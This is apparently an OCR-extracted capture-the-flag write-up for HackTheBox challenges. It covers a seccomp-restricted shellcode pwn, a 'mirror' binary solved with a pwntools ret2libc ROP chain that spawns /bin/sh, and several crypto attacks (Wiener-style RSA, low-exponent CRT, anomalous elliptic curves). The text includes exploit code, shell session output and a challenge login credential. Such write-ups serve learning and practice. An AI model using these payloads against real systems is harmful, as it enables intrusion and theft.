
The first we are going to do is analyze the security of the binary.

```
gef➤  checksec
[+] checksec for '
/kindergarden/kindergarten'
Canary                        : ✘
NX                            : ✘
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Full
gef➤
```

We can see that the security of the binary is pretty lax. NX disabled means we can consider shellcode as viable. There is no canary which reinforces the shellcode path because if we had a simple buffer overflow, we could get execution. PIE is also disabled which means that the binary addresses do not change on each run which would be important later on. Having gathered some information beforehand, now we can dump the binary in ghidra.

Decompile: kids_are_not_allowed_here - (kindergarten)

```
1
2  void kids_are_not_allowed_here(void)
3
4  {
5    size_t __n;
6
7    __n = strlen(s_What_are_you_doing_here?!_Kids_a_00400c68);
8    write(1,s_What_are_you_doing_here?!_Kids_a_00400c68,__n);
9    (*(code *)ans)();
10   return;
11 }
```



Symbols have not been stripped so the execution is very easy to follow. There are three interesting functions, **sec**, **kinder** and **kids_not_allowed_here**:

We will leave **sec** for the end. We can see that kinder basically prints a few strings asking for user input first for a confirmation (“y”) then for a string. We can see that the input string could be overflowed in the first read because 0x14c > 32 (the capacity of the string). To reach it, we just have to answer 5 times to increment the counter. Okay, we got the buffer overflow so we can jump to **kids_not_allowed_here** and we can populate **ans** just before the call to kinder with our SHELLCODE:

```
11  read(0,ans,0x60);
12  kinder();
```

However, if we try to write an exploit, we see that we get INVALID SYSCALL. If we look at **sec**, we see that only syscalls 0 (read), 1 (write), 2 (open) and 0x3c (exit) are allowed. We can make a shellcode that opens the flag.txt file, reads it and prints it using the proper syscalls and we get the flag.

Decompile: sec - (kindergarten)

```
1
2  void sec(void)
3
4  {
5    undefined8 uVar1;
6
7    uVar1 = seccomp_init(0);
8    seccomp_rule_add(uVar1,0x7fff0000,2,0);
9    seccomp_rule_add(uVar1,0x7fff0000,0,0);
10   seccomp_rule_add(uVar1,0x7fff0000,0x3c,0);
11   seccomp_rule_add(uVar1,0x7fff0000,1,0);
12   seccomp_rule_add(uVar1,0x7fff0000,0xf,0);
13   seccomp_load(uVar1);
14   return;
15 }
```

```
→  kindergarden python script.py
[*] '/home/alberto/Documents/Programacion/CTF/HackTheBox/pwn/kindergarden
/kindergarten'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
[+] Opening connection to docker.hackthebox.eu on port 32234: Done
[*] Switching to interactive mode

> What are you doing here?! Kids are not allowed here! 🔞
HTB{2_c00l_4_$cH0oL!!}
\xf6\x99H\x89\xc7H\xc7\xc6@ `\x00\xc7\xc2<\x00\x00\x00\x0fH\xc7\xc2<\x00\
x00\xc7\xc6@$ 
                                        /home/ctf/run_challenge.sh:
 line 2:    50 Segmentation fault      (core dumped) ./kindergarten
[*] Got EOF while reading in interactive
$
```

Flag: HTB{2_c00l_4_$cH0oL!!}

Pwn

mirror

You found an ol' dirty mirror inside an abandoned house. This magic mirror reflects your most hidden desires! Use it to reveal the things you want the most in life! Don't say too much though..

The first step will be to run the binary and see what it does and what security measures are involved.

```
root@PwnedC0ffee:~/Desktop/WorldParty20/GoGoGadget/mirror# ./mirror
 This old mirror seems to contain some hidden power..
There is a writing at the bottom of it..
"The mirror will reveal whatever you desire the most.. Just talk to it.."
Do you want to talk to the mirror? (y/n)
> y
Your answer was: y
"This is a gift from the craftsman.. [0x7ffefb7c6f60] [0x7f07f9926c50]"
Now you can talk to the mirror.
> Hello?
```

```
root@PwnedC0ffee:~/Desktop/HTB_CTF/PWN/pwn_mirror# checksec mirror
[*] '/root/Desktop/HTB_CTF/PWN/pwn_mirror/mirror'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

As we can see, the binary has no canary, but NX bit and PIE are enabled. We will assume the server has ASLR enabled, too. So we cannot execute code from the stack and the binary and every dynamically linked library will be loaded with random bases.

The binary will ask whether or not we want to talk to the mirror. A negative answer will finish the execution, so we will always answer **y**. Once we have answered, it will show two memory addresses and ask for another input, which leads to a buffer overflow if we enter a long string.

Let's decompile the binary and understand how it works!

```
undefined8 main(void)

{
  undefined8 answer;
  undefined8 local_20;
  undefined8 local_18;
  undefined8 local_10;

  setup();
  answer = 0;
  local_20 = 0;
  local_18 = 0;
  local_10 = 0;
  puts(
      "[] This old mirror seems to contain some hidden power..[]\nThere is a writing at the bottom of
      it.."
      );
  puts("\"The mirror will reveal whatever you desire the most.. Just talk to it..\"");
  printf("Do you want to talk to the mirror? (y/n)\n> ");
  read(0,&answer,31);
  if (((char)answer != 'y') && ((char)answer != 'Y')) {
    puts("You left the abandoned house safe!");
                    /* WARNING: Subroutine does not return */
    exit(69);
  }
  printf("Your answer was: ");
  printf((char *)&answer);
  reveal();
  return 0;
}
```

main() function is really simple. It prompts for our answer about talking to the mirror and calls **reveal()**. Reveal function is the core of the challenge:

```
void reveal(void)

{
  undefined buff [32];

  printf("\"This is a gift from the craftsman.. [%p] [%p]\"\n",buff,printf);
  printf("Now you can talk to the mirror.\n> ");
  read(0,buff,33);
  return;
}
```


It prints the memory addresses of the **buffer** and **libc's printf function**, which is really helpful since we don't have to leak any more addresses to bypass ASLR.

Our solution lies in abusing the buffer overflow from reveal's read() to perform a **ret2libc** and spawn a shell using **libc's system** function.

If we guess which **libc** version is running on the server, we will be able to obtain the offset of the printf function and calculate the libc base as:

libc_base = printf_address - printf_offset

In order to obtain the correct version, we will use libc.rip, which is a website where we can enter our printf leaked address and it will return every possible version according to the symbol offset.



We can now download both libraries and try to execute our exploit, although one of them will fail.

Once we have downloaded the correct version of libc, we can obtain the offset of **printf** loading the library using **pwntools' ELF** function and looking for the printf entry in the **libc.symbols** dictionary:

```python
# Get libc address
def get_libc_base():
    PRINTF_PLT = libc.symbols['printf']
    LIBC_BASE = printf_addr - PRINTF_PLT

    log.info("LIBC BASE: " + hex(LIBC_BASE))

    return LIBC_BASE

LIBC_BASE = get_libc_base()
```

As we mentioned before, we can now calculate libc's base as:


libc_base = printf_address - printf_offset

Once we know the base, we will be able to calculate every symbol's address dynamically, bypassing ASLR. The symbols we are interested in are **system** and **exit** (to perform a clean exit at the end). We will look for them inside the **libc.symbols** dictionary. We also want to know where the **"/bin/sh"** string and **POP RDI gadget** are stored.


```python
rop = ROP(libc) # Find ROP gadgets
POP_RDI = LIBC_BASE + (rop.find_gadget(['pop rdi', 'ret']))[0]
log.info("POP RDI address: " + hex(POP_RDI))

BINSH = LIBC_BASE + next(libc.search(b"/bin/sh"))
log.info("BINSH address: " + hex(BINSH))

SYSTEM = LIBC_BASE + libc.sym["system"] # libc call to system
log.info("SYSTEM address: " + hex(SYSTEM))

EXIT = LIBC_BASE + libc.sym["exit"] # libc call to exit
log.info("EXIT address: " + hex(EXIT))
```

At this point, we have everything necessary to send the payload and spawn a shell, but... What is the problem now?

If we take a closer look at the **read()** call from **reveal()**, we'll see that the variable **buff** has an overflow of **only one byte**. Since **buff** is the only declared variable, **the 33rd byte read from the input will overwrite the last byte of the RBP stack register**.



We can rebase the stack so, when the execution returns to main, we will have control over the return address. The following image will explain it better:



When we abuse the buffer overflow, we can control the last byte of the stack register pointed by RBP. After **reveal's leave instruction**, the RBP register's value will be the one we have modified. Finally, after **main's leave instruction**, RSP will be equal to RBP and a POP will be executed, so RBP will increase.

Let's say our input variable is at offset 0x8310. Our payload will modify the RBP content to 0x8308, so after main's leave instruction, RBP will point to 0x8310 and we will have control over the return address.

The first problem here comes when the **variable offset's last byte is equal to 0**, because we will not be able to modify RBP to point to the previous direction, since it will be necessary to modify the next byte. Another problem comes when we realize that **the distance between the variable and main's stack base is equal to 80** so, if variable's last byte plus 80 is greater than 255, main's base **will not have the same second-to-last byte**, therefore our exploit will not have success.

Our approach to solve this has been to re-run the binary until the previous conditions are solved (with a MAX_ATTEMPTS top, to avoid an infinite loop).

```
    if buff_off + 80 > 255 or buff_off < 8:
        p.kill()

        if local == 'y':
            p = process(BINARY)
        else:
            p = remote(HOST, PORT)
        continue

    elif i == MAX_TRIES - 1:
        log.info("Max attempts reached. Exploit failed.")
        exit()

    else:
        log.info("INPUT variable address: " + rec + " Needed " + str(i+1) + " attempts.")
        new_base_offset = buff_off - 8
        log.info("New base offset: " + hex(new_base_offset))
        break
```

Once we have understood everything about the exploit and obtained every necessary info, we can craft and send our payload, which will load the "/bin/sh" string into RDI register (x64 first call parameter) and run libc's system() function in order to prompt a shell, using the following ROP chain:

```
# Payload
payload = p64(POP_RDI) + p64(BINSH) + p64(SYSTEM) + p64(EXIT) + bytes([new_base_offset])
```

Where **new_base_offset** equals the leaked variable offset minus 8 (previous stack register).

Now we can run our exploit and get the flag!

```
root@PwnedC0ffee:~/Desktop/HTB_CTF/PWN/pwn_mirror# python3 exploit.py
Run local? (y/n): y
[+] Starting local process './mirror': pid 3855
[*] Loaded 14 cached gadgets for './mirror'
[*] Stopped process './mirror' (pid 3855)
[+] Starting local process './mirror': pid 3858
[*] INPUT variable address: 0x7fff07fc76a0 Needed 2 attempts.
[*] New base offset: 0x98
[*] LIBC PRINTF variable address: 0x7f875d9e6c50
[*] LIBC BASE: 0x7f875d990000
[*] Loaded 186 cached gadgets for '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
[*] POP RDI address: 0x7f875d9b679e
[*] BINSH address: 0x7f875db1a156
[*] SYSTEM address: 0x7f875d9d8db0
[*] EXIT address: 0x7f875d9ce5c0
[*] Sending payload...
[*] Switching to interactive mode
"
Now you can talk to the mirror.
> $ whoami
root
```

```
root@PwnedC0ffee:~/Desktop/HTB_CTF/PWN/pwn_mirror# python3 exploit.py
Run local? (y/n): n
[+] Opening connection to docker.hackthebox.eu on port 30200: Done
[*] '/root/Desktop/HTB_CTF/PWN/pwn_mirror/libc6_2.27-3ubuntu1.3_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/root/Desktop/HTB_CTF/PWN/pwn_mirror/mirror'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './mirror'
[*] INPUT variable address: 0x7ffc0a9aef30
[*] LIBC PRINTF variable address: 0x7f8561d78f70
[*] LIBC BASE: 0x7f8561d14000
[*] Loading gadgets for '/root/Desktop/HTB_CTF/PWN/pwn_mirror/libc6_2.27-3ubuntu1.3_amd64.so'
[*] POP RDI address: 0x7f8561d355bf
[*] BINSH address: 0x7f8561ec7e1a
[*] SYSTEM address: 0x7f8561d63550
[*] EXIT address: 0x7f8561d57240
[*] Sending payload...
[*] Switching to interactive mode
"
Now you can talk to the mirror.
> $ whoami
ctf
$ ls
flag.txt
libc6_2.27-3ubuntu1.2_amd64.so
mirror
run_challenge.sh
solver.py
$ cat flag.txt
HTB{0n3_byt3_cl0s3r_2_v1ct0ry}
$
```

Please, note that the first exploit example runs against the local binary. This is because the exploit was improved after the CTF ended. The second example shows how it really worked during the CTF.

Flag: HTB{0n3_byt3_cl0s3r_2_v1ct0ry}

Crypto


Note: Some of the solvers from the crypto category are in sage jupyter notebooks (.ipynb) from sagemath, so maybe you will need that in case you want to run it. I believe it is already installed in Kali Linux and many Linux distros.

Nuclear Disaster

The country is under red alert! Hackers have compromised the computer controlling the cooling system of the reactors! They have changed the root password and without it we cannot restore the system. Fortunately, we can still access the computer with one of our employees' accounts. It seems like the hackers left some things back. Could you help us prevent a nuclear disaster? huan:anothermonday9%

In this challenge, we connect with ssh to the server provided using the credentials in the description. After looking in the directories, we find a file with some data and, under the .secret directory, a file with the code used to get that output. We see that the cryptosystem is some sort of hybrid between RSA and another cryptosystem, but we realize that if we can crack the RSA, we can break all the system. We realize that it's simply a 3-prime RSA with a big exponent, so my idea was to adapt Wiener attack so that it doesn't check the equation for p and q, just to try and find d using the convergents from the continous fractions

expansion.



We get the password for the root user when solving the cryptosystem, and when we log in, we go to the main directory and we find the flag.

```
total 36
drwxr-xr-x 1 huan huan 4096 Nov 21 13:28 .
drwxr-xr-x 1 root root 4096 Nov 14 16:47 ..
-rw-r--r-- 1 huan huan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 huan huan 3771 Feb 25  2020 .bashrc
drwx------ 2 huan huan 4096 Nov 21 13:28 .cache
-rw-r--r-- 1 huan huan  807 Feb 25  2020 .profile
drwxr-xr-x 1 root root 4096 Nov 14 16:47 .secret
-rw-r--r-- 1 root root 3978 Nov  9 13:06 your_last_hope.txt
root@3f3eeeae49ce:/home/huan# cd ..
root@3f3eeeae49ce:/home# ls
huan
root@3f3eeeae49ce:/home# cd ..
root@3f3eeeae49ce:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@3f3eeeae49ce:/# cd
root@3f3eeeae49ce:~# ls
flag.txt
root@3f3eeeae49ce:~# cat flag.txt
HTB{s3cur3_y0ur_cr1t1c4l_1nfr4s7ruc7ur3}root@3f3eeeae49ce:~# Connection to docker.hackthebox.eu closed by remote host.
Connection to docker.hackthebox.eu closed.
nacho53@kali:~/Tools/newRSACTFTOOL/RsaCtfTool$
```


Flag: HTB{s3cur3_y0ur_cr1t1c4l_1nfr4s7ruc7ur3}


Crypto

Baby Rebellion

The earth has been taken over by cyborgs for a long time. We are a group of humans, called 'The Rebellion', fighting for our freedom. Lately, cyborgs have set up a lab where they insert microchips inside humans to track them down. Our team of IT experts has hacked one of the cyborgs' mail servers. There is a suspicious encrypted mail which possibly contains information related to the location of the lab. Can you decrypt the message and find the coordinates of the lab?

In this challenge we are given an email and three certificates, one for each recipient of this email. The data type of the email content is pkcs7-mime. I had no idea about this kind of data so I read the docs mentioned in the python script, which I just used to print the data to understand the data we were given and then copy it to a sage notebook. I realized that the data was encrypted with AES and that the key was then encrypted with the certificate from each recipient. Since the e=3, there is a very simple attack to recover the plaintext by using CRT, which we perform in the sage script, and then we just decrypt the email content and get the flag. Both the python script which prints all the data and the sage .ipynb are provided. (The following screenshot shows a lot of data, in the sage script is easy to see what parameters are important)





Flag: HTB{37.220464, -115.835938}

Crypto

Signal from outer space

We have received a signal from outer space. The international space station managed to capture it but it was unable to calculate source coordinates precisely because of a black hole in the area. However, it is known to be a multiple of that point. Could you find the right source and use it as an AES-key to decrypt the signal?

We see that a mp3 file is encrypted using a key derived from an Elliptic Curve cryptosystem. We also see that the key is derived in a way that if we solve the ECDLP, we can decrypt the mp3. I check some of the usual problems which we find in Elliptic Curves, and I saw that this was is anomalous (the order of the EC group is the same as p, where p is the prime number which we use to define the Fp group over in which the coefficients of the curve points are defined. I know from a cryptohack challenge that the anomalous curve's ECDLP can be transferred to the Fp group, using an isomorphism, and thus making the discrete log trivial. I used the functions from the solution of the user @aloof to this problem, since it is much faster and clear than mine. After solving this discrete log, we derive the key the same way as in the provided script and decrypt the mp3. We listen to it and transcribe it, to get the flag.

